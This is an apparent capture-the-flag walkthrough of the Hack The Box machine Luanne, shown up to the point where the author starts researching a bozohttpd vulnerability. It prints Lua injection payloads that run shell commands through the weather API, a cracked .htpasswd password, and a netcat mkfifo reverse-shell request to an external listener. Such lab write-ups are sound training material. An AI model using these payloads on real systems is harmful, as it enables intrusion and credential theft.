Welcome back hackers!! Today, we will be doing another linux box which is named Luanne. I don't know if the word is french or spanish, but lets see.


Enumeration

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.0 (NetBSD 20190418-hpn13v14-lpk; protocol 2.0)
| ssh-hostkey:
|   3072 20:97:7f:6c:4a:6e:5d:20:cf:fd:a3:aa:a9:0d:37:db (RSA)
|   521 35:c3:29:e1:87:70:6d:73:74:b2:a9:a2:04:a9:66:69 (ECDSA)
|_  256 b3:bd:31:6d:cc:22:6b:18:ed:27:66:b4:a7:2a:e4:a5 (ED25519)
80/tcp   open  http    nginx 1.19.0
|_http-server-header: nginx/1.19.0
| http-robots.txt: 1 disallowed entry
|_/weather
|_http-title: 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=.
| http-methods:
|_  Supported Methods: GET HEAD POST
9001/tcp open  http    Medusa httpd 1.12 (Supervisor process manager)
|_http-server-header: Medusa/1.12
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=default
|_http-title: Error response
```

Three ports are open which are one for ssh and other two are for http. Lets begin with http ports.


Port 80

As from the scan, we can see the landing site needs authentication. I tried some default credentials, but none worked. Moving on, there is a disallowed entry in robots.txt




```
User-agent: *
Disallow: /weather  #returning 404 but still harvesting cities
```

I navigated to /weather but it returned 404. The comment said "still harvesting cities." So I ran a gobuster scan against /weather and luckily found one page:




```
┌──(root💀 kali)-[/home/rishabh/HTB/Luanne]
└─# gobuster dir -u http://$IP/weather/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -
no-error -o dirbust_2 -b 400,403,404 -q -t 64 -x php,txt,js
/forecast             (Status: 200) [Size: 90]
```




```
code:      200
message:   "No city specified. Use 'city=list' to list available cities."
```

I gave the parameter city=list and it returned a bunch of cities and if you pass any name of the city, it returns weather statistics regarding that city.




```
code:      200
cities:
   0:      "London"
   1:      "Manchester"
   2:      "Birmingham"
   3:      "Leeds"
   4:      "Glasgow"
   5:      "Southampton"
   6:      "Liverpool"
   7:      "Newcastle"
   8:      "Nottingham"
   9:      "Sheffield"
   10:     "Bristol"
   11:     "Belfast"
   12:     "Leicester"
```

Now, instead of giving name of the city to city parameter, I sent a single ' and it returned a Lua error.



```
<br>Lua error: /usr/local/webapi/weather.lua:49: attempt to call a nil value
```


I googled about Lua and found that its a high level programming language. Next, I searched for Lua injections and found this article: https://www.syhunt.com/en/index.php?n=Articles.LuaVulnerabilities
This article extensively covers lua vulnerabilites in detail. The payload with which I got successful is here:



10.10.10.218/weather/forecast?city=London')os.execute("ls -la")--
JSON
Raw Data
Headers
Save
Copy

```
{"code": 500,"error": "unknown city: Londontotal 20
drwxr-xr-x   2 root  wheel  512 Nov 25  2020 .
drwxr-xr-x  24 root  wheel  512 Nov 24  2020 ..
-rw-r--r--   1 root  wheel   47 Sep 16  2020 .htpasswd
-rw-r--r--   1 root  wheel  386 Sep 17  2020 index.html
-rw-r--r--   1 root  wheel   78 Nov 25  2020 robots.txt
```


There was .htpasswd file in this directory, lets read that.



```
10.10.10.218/weather/forecast?city=London')os.execute("cat .htpasswd")--
```

```
{"code": 500,"error": "unknown city: Londonwebapi_user:$1$vVoNCsOl$lMtBS6GL2upDbR4Owhzyc0
```


I copied the hash and cracked using john:



```
┌──(root💀kali)-[/home/rishabh/HTB/Luanne]
└─# john web_hash --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
iamthebest       (?)
1g 0:00:00:00 DONE (2021-12-10 15:46) 33.33g/s 102400p/s 102400c/s 102400C/s my3kids..ANTHONY
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


Exploitation

After getting code execution on the server, it's time to get a shell. I will use first the bash shell from pentest monkey. Unfortunately, it didn't work. So, next I tried netcat one and it worked like a charm:



```
GET /weather/forecast?city=
London')os.execute("rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+[redacted]+8989+>/tmp/f")-- HTTP/1.1
Host: 10.10.10.218
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Authorization: Basic d2ViYXBpX3VzZXI6aWFtdGhlYmVzdA==
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 500 Error
Server: nginx/1.19.0
Date: Fri, 10 Dec 2021 20:57:59 GMT
Content-Type: application/json
Connection: close
Content-Length: 0
```




```
┌──(root💀kali)-[/home/rishabh/HTB/Luanne]
└─# rlwrap nc -nvlp 8989
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8989
Ncat: Listening on 0.0.0.0:8989
Ncat: Connection from 10.10.10.218.
Ncat: Connection from 10.10.10.218:50322.
sh: can't access tty; job control turned off
id
uid=24(_httpd) gid=24(_httpd) groups=24(_httpd)
$ █
```

Privilege Escalation


Linpeas didn't return anything interesting except the supervisord service creds and one process which might be interesting which is running as the

only user on the box "r.michaels" which is in fact our next target.
Here is the target process:




```
r.michaels    390  0.0  0.0  34992  2020 ?     Is    4:22PM 0:00.00 /usr/libexec/httpd -u -X -s -i 127.0.0.1 -I 3001 -
L weather /home/r.michaels/devel/webapi/weather.lua -P /var/run/httpd_devel.pid -U r.michaels -b /home/r.michaels/dev
el/www
```

This process is running on localhost port 3001. We can't access this port from outside so our only option is to interact with it locally.
Sending the request without the credentials returns unauthorized:




```
curl http://localhost:3001
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   199  100   199    0     0  66333      0 --:--:-- --:--:-- --:--:-- 66333
<html><head><title>401 Unauthorized</title></head>
<body><h1>401 Unauthorized</h1>
/: <pre>No authorization</pre>
<hr><address><a href="//localhost:3001/">localhost:3001</a></address>
</body></html>
```

I noticed that it is running the same weather lua script again:




```
curl http://localhost:3001/index.html -u webapi_user:iamthebest
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   386  100   386    0     0  77200      0 --:--:-- --:--:-- --:--:-- 77200
<!doctype html>
<html>
  <head>
    <title>Index</title>
  </head>
  <body>
    <p><h3>Weather Forecast API</h3></p>
    <p><h4>List available cities:</h4></p>
    <a href="/weather/forecast?city=list">/weather/forecast?city=list</a>
    <p><h4>Five day forecast (London)</h4></p>
    <a href="/weather/forecast?city=London">/weather/forecast?city=London</a>
    <hr>
  </body>
</html>
```

This time I sent a curl request with verbose flag to have a look at headers, and certainly there was a catch.



```
curl http://localhost:3001/index.html -u webapi_user:iamthebest -v
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0*   Trying ::1:3001...
* Connection failed
* connect to ::1 port 3001 failed: Connection refused
*   Trying 127.0.0.1:3001...
* Connected to localhost (127.0.0.1) port 3001 (#0)
* Server auth using Basic with user 'webapi_user'
> GET /index.html HTTP/1.1
> Host: localhost:3001
> Authorization: Basic d2ViYXBpX3VzZXI6aWFtdGhlYmVzdA==
> User-Agent: curl/7.71.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Fri, 10 Dec 2021 21:50:26 GMT
< Server: bozohttpd/20190228
< Accept-Ranges: bytes
< Last-Modified: Thu, 17 Sep 2020 20:56:21 GMT
< Content-Type: text/html
< Content-Length: 386
< Connection: close
<
{ [386 bytes data]
100   386  100   386    0     0  48250      0 --:--:-- --:--:-- --:--:-- 55142
* Closing connection 0
<!doctype html>
<html>
  <head>
    <title>Index</title>
  </head>
  <body>
    <p><h3>Weather Forecast API</h3></p>
    <p><h4>List available cities:</h4></p>
    <a href="/weather/forecast?city=list">/weather/forecast?city=list</a>
    <p><h4>Five day forecast (London)</h4></p>
    <a href="/weather/forecast?city=London">/weather/forecast?city=London</a>
    <hr>
  </body>
</html>
```

I have never heard of this webserver before so I googled vulnerabilities related to it, and there was one:

